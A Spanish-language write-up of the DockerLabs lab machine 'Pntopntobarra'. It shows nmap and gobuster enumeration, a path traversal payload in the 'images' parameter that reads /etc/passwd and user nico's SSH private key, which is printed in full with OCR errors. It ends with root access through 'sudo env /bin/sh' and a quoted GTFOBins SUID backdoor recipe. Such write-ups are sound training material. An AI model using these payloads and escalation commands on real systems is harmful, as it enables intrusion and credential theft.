



Write-Up: Máquina "Pntopntobarra"

- 📌 **Plataforma:** DockerLabs
 - 📌 **Dificultad:** Fácil
 - 📌 **Autor:** Joaquín Picazo
-

🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-



1. Reconocimiento y Recolección de Información

Realizo un escaneo simple para encontrar los puertos abiertos. Con **-Ss** hago un escaneo silencioso de puertos TCP y **-Pn** porque ya se que el host está activo.

```
(root㉿kali)-[~]
# nmap -p- --open -vvv -Pn -sS 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-03 21:43 -04
Initiating ARP Ping Scan at 21:43
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 21:43, 0.35s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:43
Completed Parallel DNS resolution of 1 host. at 21:43, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 21:43
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 21:43, 9.05s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000032s latency).
Scanned at 2025-06-03 21:43:02 -04 for 9s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.07 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 91444 (8.710MB)
```

2. Escaneo y Enumeración

Escaneo de forma más profunda los puertos encontrados anteriormente para ver sus servicios y versiones a mayor detalle.

```
(root㉿kali)-[~]
└─# nmap -p22,80 -sc -sV 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-03 21:43 -04
Nmap scan report for 172.17.0.2
Host is up (0.000088s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 2e:4a:72:a0:b2:40:3a:36:99:c9:2d:a7:62:61:16:e7 (ECDSA)
|   256 7c:7d:78:7a:20:2b:d0:75:92:26:1b:41:3c:ca:79:3c (ED25519)
80/tcp    open  http     Apache httpd 2.4.61 ((Debian))
|_http-title: Advertencia: LeFvIrus
|_http-server-header: Apache/2.4.61 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.15 seconds
```


Con Gobuster busco directorios en la web, sin embargo, no encuentra nada interesante.

```
(root㉿kali)-[~]
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  html,php,txt
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/.html          (Status: 403) [Size: 275]
/index.php      (Status: 200) [Size: 926]
/.php           (Status: 403) [Size: 275]
/.php           (Status: 403) [Size: 275]
/.html          (Status: 403) [Size: 275]
/server-status  (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
=====
Finished
```


Reviso directamente el código fuente de la principal interfaz de la web y encuentro que para acceder a una imagen usa una petición en la url usando la variable “**images**”. Puedo intentar acceder a otros archivos si es que no está configurado correctamente.



```
1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Advertencia: LeFvIrus</title>
7   <link rel="stylesheet" href="styles.css">
8 </head>
9 <body>
10  <div class="container">
11    <h1>Advertencia</h1>
12    <p>El LeFvIrus ha sido detectado en tu sistema.</p>
13    <p>Este virus es altamente peligroso y está diseñado para propagarse rápidamente.</p>
14    <p>Tu seguridad está en riesgo. <span class="highlight">Actúa ahora!</span></p>
15    <form method="post">
16      <button type="submit" name="ejecutar_script" class="danger-button">Hacer clic aquí podría empeorar la situación.</button>
17    </form>
18    <button onclick="location.href='ejemplos.php?images=./ejemplo1.png'">Ejemplos de computadoras infectadas</button>
19  </div>
20  <div class="result">
21    </div>
22 </body>
23 </html>
```

3. Explotación de Vulnerabilidades


Usando la url con la variable, envío una petición para ir al directorio raíz para luego acceder al archivo **/etc/passwd** y leer su contenido. Se ve que el usuario root y **nico** tienen acceso a la terminal y uso de comandos bash.



The screenshot shows a browser window with the URL `view-source:http://172.17.0.2/ejemplos.php?images=../../../../../../../../etc/passwd`. The page title is "Ejemplos de computadoras infectadas". The content of the `/etc/passwd` file is displayed, showing various user entries. The entries for "root" and "nico" are highlighted in pink, indicating they have bash shells. The "root" entry is at line 13 and the "nico" entry is at line 35.


```
1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Ejemplos de computadoras infectadas</title>
7   <link rel="stylesheet" href="styles.css">
8 </head>
9 <body>
10   <div class="container">
11     <h1>Computadoras infectadas</h1>
12
13     root:x:0:0:root:/root:/bin/bash
14 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
15 bin:x:2:2:bin:/usr/sbin/nologin
16 sys:x:3:3:sys:/dev:/usr/sbin/nologin
17 sync:x:4:65534:sync:/bin:/sync
18 games:x:5:60:games:/usr/games:/usr/sbin/nologin
19 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
20 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
21 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
22 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
23 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
24 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
25 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
26 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
27 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
28 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
29 _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
30 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
31 systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
32 systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
33 messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
34 sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
35 nico:x:1000:1000:,,,:/home/nico:/bin/bash
36   </div>
37 </body>
38 </html>
39
```

Como ahora ya sé que existe el usuario **nico**, intento acceder a su clave **RSA** para acceder por **SSH**.



```
<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Ejemplos de computadoras infectadas</title>
<link rel="stylesheet" href="styles.css">
</head>
<body>
<div class="container">
<h1>Computadoras infectadas</h1>
<h2>-----BEGIN OPENSSH PRIVATE KEY-----</h2>
<pre>b3B1bnZzaC1rZXktdjEA AAAABGvbmUAQAAEbm9uZQAAAAAAAABAAAB1wAAAAAdzc2gtcn
N hAAAAAwEAAQAAAYEA07RWc6X8Yz+Vw0115UaqCE5K+1y090xFrBt8Dzy9x7o0tuLc
4f4g0bHgatf/tXz/x8oGKYnAY48/vctJz/_/3M9phYgcFho0s+f3NgYz7oZN/TeEgIql
Z40Gyjn5akilmwTqEqd5tlr+kNvCEH02poDTWJB4uI6TdHT31DX19jsJ+r9BNZ0dk
07RUKL72sq2oAHLf1Pla0dH50cd/1bwOkm45U4JmXxTrWlh4AmaZdHGIPiOpvRUJDXack
9tWaxXBRG95YHh1Dmg8LZujK35xbesoNBK+cBdISDXR7+XPTHyiyGAj00ts2TjIfm
2Aqqzwj1l0P0ffyH5Zt5gzkcwuDXwXamy0F6ZEWW2hkd307/rXhZgB+cNmCTj5
5AgpVgnxN70P4BLqGFP5Nu1bz3txduoLER0HkmsIAJMy6JNRg7QN11m258YuxR51y5
2gpqnD3PoXepQ0L/7xrUELUv4jnaLN81FaDobtAAAF1NB8u1dQfplq0AAAAB3NzaC1yc2
EAAAGBANoJvn0L/GM/lCDtZeVAknBR05vtckPUMR0a7FA8gvceGNLzbgbpOHIdm4GrX
/7V1/8/KBimlwOPP73Lsc/_/9zPaYIHByaAzrPhdzYmmGe6GTF03hIF5apWeEbs05+wPi
15g8Ek6hKne15Wv1pzV0hBztjKaA0110eL0k3R7d4g19f7Myfq/0TWtg5Du0VJC+rkt
q0By34ZT5wg3R+dHfH9vzTpJu0V0C18U61jyeA3mXRxid4k80vC012nPb1lmsVvURv
27Wb40Qz1PCzoboyJN+V23rKOASvnoobpgXEq8Ue/1z08osnhdELBwK4yH5tgIKsG45db
j338jK@treMyrnjrw1115stxemRFsNo5ndtGp681Ps40QfnJ5gk42zeQIKW1j8Tez
29w+AS6hhT+btW2d7cxbaq5RETH5J+CACTMu1UY06j59dztkvGl5ueSMouYKYJw9z0MRH
30qUNC/+8a1BC1L3+152i5zQYhw6G-wAAAAMBAEAAAGAE5vILYs4hnttVhsE1Q8Wm
31Bz2mzHnGT519og7B4NG9CP1i6wqoiawum1Qa1fNOYMz+YqvbUrijwz1kU1T90z0KwK
32Zbs1D6pGRtgVLFgw42xTdoebxy3GfzjcpZbGEzCvw/Btv0K987EoRKbunELu4cw2
33PqiyC8zIEWByjx3+NEq3Y2E0y9Fqg2AVeIx07d/JCN18uyJ1TV8t1/6FG3GeGe/MsjC
34Ju70zxt57rBpZdtDwIco9kjKhf09H0r+RTD1ZFwvsp0s1gVpLERXybgwAp2oxZ/CdzO
35Wb0Das0AxNgbd0Adgk6cGTws1xnp14sdgiobbzWt19eb1kuggZL1Mq4d/MhpApMa+gx
36XlaMEV+fiQ0UPNdsWJWhB1yu40+GeayHe0ULGsObu0yfEQKtzbxoX3c1scQ48qAI+yF
37jVELxly81GsmLTZGwvlhhbby5Tu2hspEOXAzjxgYTwBm/FB6esLPGr1pV5nhaAAA
38whGmkNkzNwCw0B0me3p3As9+9yXf01mtbcvIECML097r8TFvgQM028gbxBNzvKCDVeq
395yi0ErFxPZ1dqFLyRGFDCLyeogUkXr6rVXBys0QwJ7U06GuNsTNzzibwTDQnvhJ5
405o68k11tgtarJFPLx0Thj9vyyIZK5jLuHpmg7HEM0krA+9PK90V19mcvH4q-rutLFdg2
41Gdc1dfz3ATJWwyH0046/0tHZK1Kgt4925nJCK/c5A65zA1QAAAMEA850wFy2js+zdiNg
42AEgJfFRu7bC/e0Khl4HnVBA3mjz10P4NE/0uX6v0Nb0v2ZgoUTAxAd0+shWy173n
43X3l7eyMRbAfpZ92xRs1LCF52zLmpy8jzPu1bzPG18u0wQs7VPeXm13exexGcm0xuv
449lqIlv+9Gfa5T5x6K7yay5grv13B0mvqGcx4fNwFTy6rz1raobcb3yGvqrnCexDySyz
45hxVai+61KnPeetrESLshmcXdwJwUfAAAW0DefaIqzW3j3cxAD04Z8/06uhZ3W0YoLuX
46fJLC5strofrB0L5xa4P53nQHuxA4F2D0bQcDpBaSC2Firg3IUvEuzz0ZnvuurV5041Etixp
47CC2BZ01k2U1Bhk/062gLCU2Enuhtu6dbLfeuDF6t1LKXGb0Lib54wRFHH0y0EtTjJI3UGjV
48OKaljDAS+mPS0q0Mdc/KUBZ8e3AE39dXkcy5Wfyfiz72TJJeK0i1ICcoAPLH0iP+lrw
49ayxx13h3t9p8AAARbmjb0AzYTQ4YjEyJyU3YT18Ag=
50-----END OPENSSH PRIVATE KEY-----</pre>
</div>
</body>
</html>
```

Creo un archivo con nano llamado **id_rsa** y pego todo el contenido de la clave **RSA** del usuario “**nico**”.



```
[root@kali)-[~]
# nano id_rsa
```

Quedaría algo así:

```
Archivo Acciones Editar Vista Ayuda
GNU nano 8.2
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnzaC1rZXKtDjeAAAAABGVbmUAAAEBm9uZQAAAAAAAAAAABAABlwAAAAdzc2gtcn
NhaAAAawEAQAAAYEA07BRWc6X8Yz+vw015uAqcFE5k+1yQ9xFBrt8DzyC9x70@tluck
4f4gbhbgaff/tXv/x0bGKyAYtvcJz+3M9phYgcHoDo5+3NgYz7oZN/TegTlq
Z4Gyj5ak1lmdwsTae5t1a+KmVCEH02MpoDTWJB4uI6TdHt31DX19jszJ+r9BNZ0dk
07RUKL72sq2pAHfhlPlabdh50cd/1bN0km45u4mxtxWnH4Ama2dHgIP1qvRJDZack
9tWuKj7wzq2pAHfhlPlabdh50cd/1bN0km45u4mxtxWnH4Ama2dHgIP1qvRJDZack
2Agqzbwjl1uPuffymrjS2t5gzkcwuPDxWkXmy0rF6ZEw2hkd3oy/rxm-zg5B+cmCTja5
5Agp9nx77pD4B1gFP5Nu1b2z3tXe0DLEROHkmsIAJMyw6JNRg7qNL1m2S8YuxRSIy15
g9nD3PQxEPo00L/7xrUEUVf4naLnNbfaDob7AAAFiNB8u10QfLpqAAAAB3NaC1yC2
EAAAGBAN0wUVn0L/GN/cDtZeVAKnBRO5vtckPUMRqa7FA8gvcceNLZbgoPHIDmx4Gx
/7V1/8/k8imJw6OPP73Lc//9ZpaWIHYAaZtPhdZYMmGe6GT03hIE5apweBs05+wPI
15g8ek0khKneU5Wjp2zvqhbZzka0A01Qle10k3R7d4g19FY7MqfQ1Ttg5duV3C+9rk
qq8y34Z75Wg3r+dhHf9WzTpJuOVOCl8U61jYeA3mmXR1d4Kkb0VCQ12nPbx1msvwURv
ewB4dQ2IPz2boypN+V23rKDASvndpgXSe8uLz08oshgcdELbNk4yH5tgsK8g45db
j338jK4t0treYMyrfjrw11l5stXemRFsN0sqt6GP68TPs4QFn75gk42ueQIKW138Tez
w-A5ghhT-TbtW2d7cxba5RETh5JrCACTMu1UY06j59dZtkvgLsUeSMouYKYJw9z0MRH
qUNC/+8aATM0+8aATM1+52i5zQHw6G+wAAAAMBAEEAAAGE5vILYS4hnttvhns7Uze1QA8Wm
B2WmzHnGT519og784NG9CP1if6yqoiawmrIQA1fNQYM+zXyvBujwzlu1k1UT9dzOkWkI
Zb51b6pGRtgYVLGfw42xTdoebyz3GfzjcpmZkDGe2CwW/Bt+vK987tEorK8unEtu4cw2
PqTyC8zTEWBvJx3+Nfq3X2E0y9ffq2Av0eIx07DzJCN18uyJ1TV8t1/6f63geee/MsjCqt
ju70zXt57rBpZdtwIco9jkhfoH9QHrTDL7FwvsPPs1gVpLERXybgukAp2oxZ/Cdz0Z
WbYDasDAOxNgboADgkcg6TWsXinpt4-SdGiobZwtL9eb1KuggZL1NNq4d/MphApMA+gxt
X1aMEV+fIQ8UPN09W1JWhBiyu4q+0peavHedULGsObuhyFEQKtzbxoX3CtscQ48a1+y+F
jvELxLy81GsmLT2Gwlmhbbg5TuF2zPEOKxAzjxgYrTwBm/F8eesLPGRtrpV5nhAAA
whGMNKzMNwCH00lme3p3As9+yXf0NmtbgcVIECMLQ97+8tFvqM028gbxBNzvkcCDVeq
5y10ErFXPZdqFLGtDCLyeeggUKx6rVXByo3CwUgl7U06nuuNzcczbwTDxNbvJ5
5o68k1ltgyarJFRPxQThj9vyvY7Zk51wHpmg7HEM0krA+9PK90VI9Mcvh4q+rutLFdG2
GdQcjd1fz3ATJWHD0A6/0tHZK1Kst4925nJKC/c5A65zA1QAAAMEA850wFy2s+Zd01ng
AEgnJffRu7bc/cE0kN1iHnVBAm3jz10P4NE/Oudx6v0NbvxwZgoUTAxAduQ+sChWyI73n
Xm317eyM8AfpcZ92xRs5f2zLmpy8jzPu1BzPGDI0U0Qs7VPeXm13exGcmOxuv
9lqIIv+9GFab5Txs6K7yaylsgrv13BumvqCx4fwnf/6yrlraobcb3yGvqrnxExDySy3
hxvBaIa+61KnpheetrE5lshaxDjwUTFAAAwQDefta1qNz3jcxAD04/Z8/06uhZ3woYLuHx
fJLc5trrofrBQl5xa4p53ngHlxAA4F2DhQcpbPcZ2Firg3TUeuZz025Npyuuv5V0A1EtXtp
CCB701K2U1Bh/062gLCU2Enuhtu60b1EeuDF6t1LKXGbwoLib54wRFHHQyETjJI3U6gV
QkAljDAS+mPSqgQ0Mdc/KUBZ8e3AE39dKKCys5WFyfi1Z7tJDekoijCcOPLH0ip+lrw
ayyxi3hh3t9p8AAARbm1jb0azyT04yjEyjy3uYTIBAg=
-----END OPENSSH PRIVATE KEY-----
[ 38 líneas leídas ]
^G Ayuda      ^C Guardar      ^F Buscar      ^K Cortar      ^T Ejecutar      ^C Ubicación      M-U Deshacer      M-A Poner marca      M-[ A llave      M-B Anterior
^X Salir      ^R Leer fich.  ^L Reemplazar  ^U Pegar       ^J Justificar   ^/ Ir a linea     M-E Rehacer      M-C Copiar      ^B Buscar atrás  M-F Siguiente
```

Hago que solo yo como root en mi máquina tenga permisos por seguridad y no sea rechazado al usarlo en **SSH**.

```
└─(root㉿kali)-[~]
# chmod 600 id_rsa
```

Uso el la clave **RSA** guardada en **id_rsa** para acceder por **SSH** como usuario “**nico**”.

```
└─(root㉿kali)-[~]
# ssh nico@172.17.0.2 -i id_rsa
Linux 1d6d38d69a9d 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Aug 21 21:11:09 2024 from 172.17.0.1
nico@1d6d38d69a9d:~$ whoami
nico
nico@1d6d38d69a9d:~$ id
uid=1000(nico) gid=1000(nico) groups=1000(nico),100(users)
```


4. Escalada de Privilegios y Post-exploitación

Ya ingresado, aplico un “**sudo -l**” para ver qué archivos pueden ejecutarse como sudo y encuentro un archivo llamado “**env**” que puede ser ejecutado por cualquier usuario pero como si fuera superusuario.

```
nico@1d6d38d69a9d:~$ sudo -l
Matching Defaults entries for nico on 1d6d38d69a9d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User nico may run the following commands on 1d6d38d69a9d:
(ALL) NOPASSWD: /bin/env
```

En [GTFOBins](#) busco si existe un comando para escalar privilegios con “**env**” y efectivamente existe uno.



The screenshot shows a web browser window for GTFOBins. The URL is https://gtfobins.github.io/gtfobins/env/#shell. Below the URL bar, there's a navigation bar with links to Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, CrackStation, and Base64 Decode. The main content area contains the text: "It can be used to break out from restricted environments by spawning an interactive system shell." Below this text is a red box containing the command "env /bin/sh".

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .
./env /bin/sh -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

Ingreso el comando encontrado para escalar privilegios con “**env**” al poder usarse como sudo. Finalmente, soy root.

```
nico@1d6d38d69a9d:~$ sudo env /bin/sh
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
```

Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.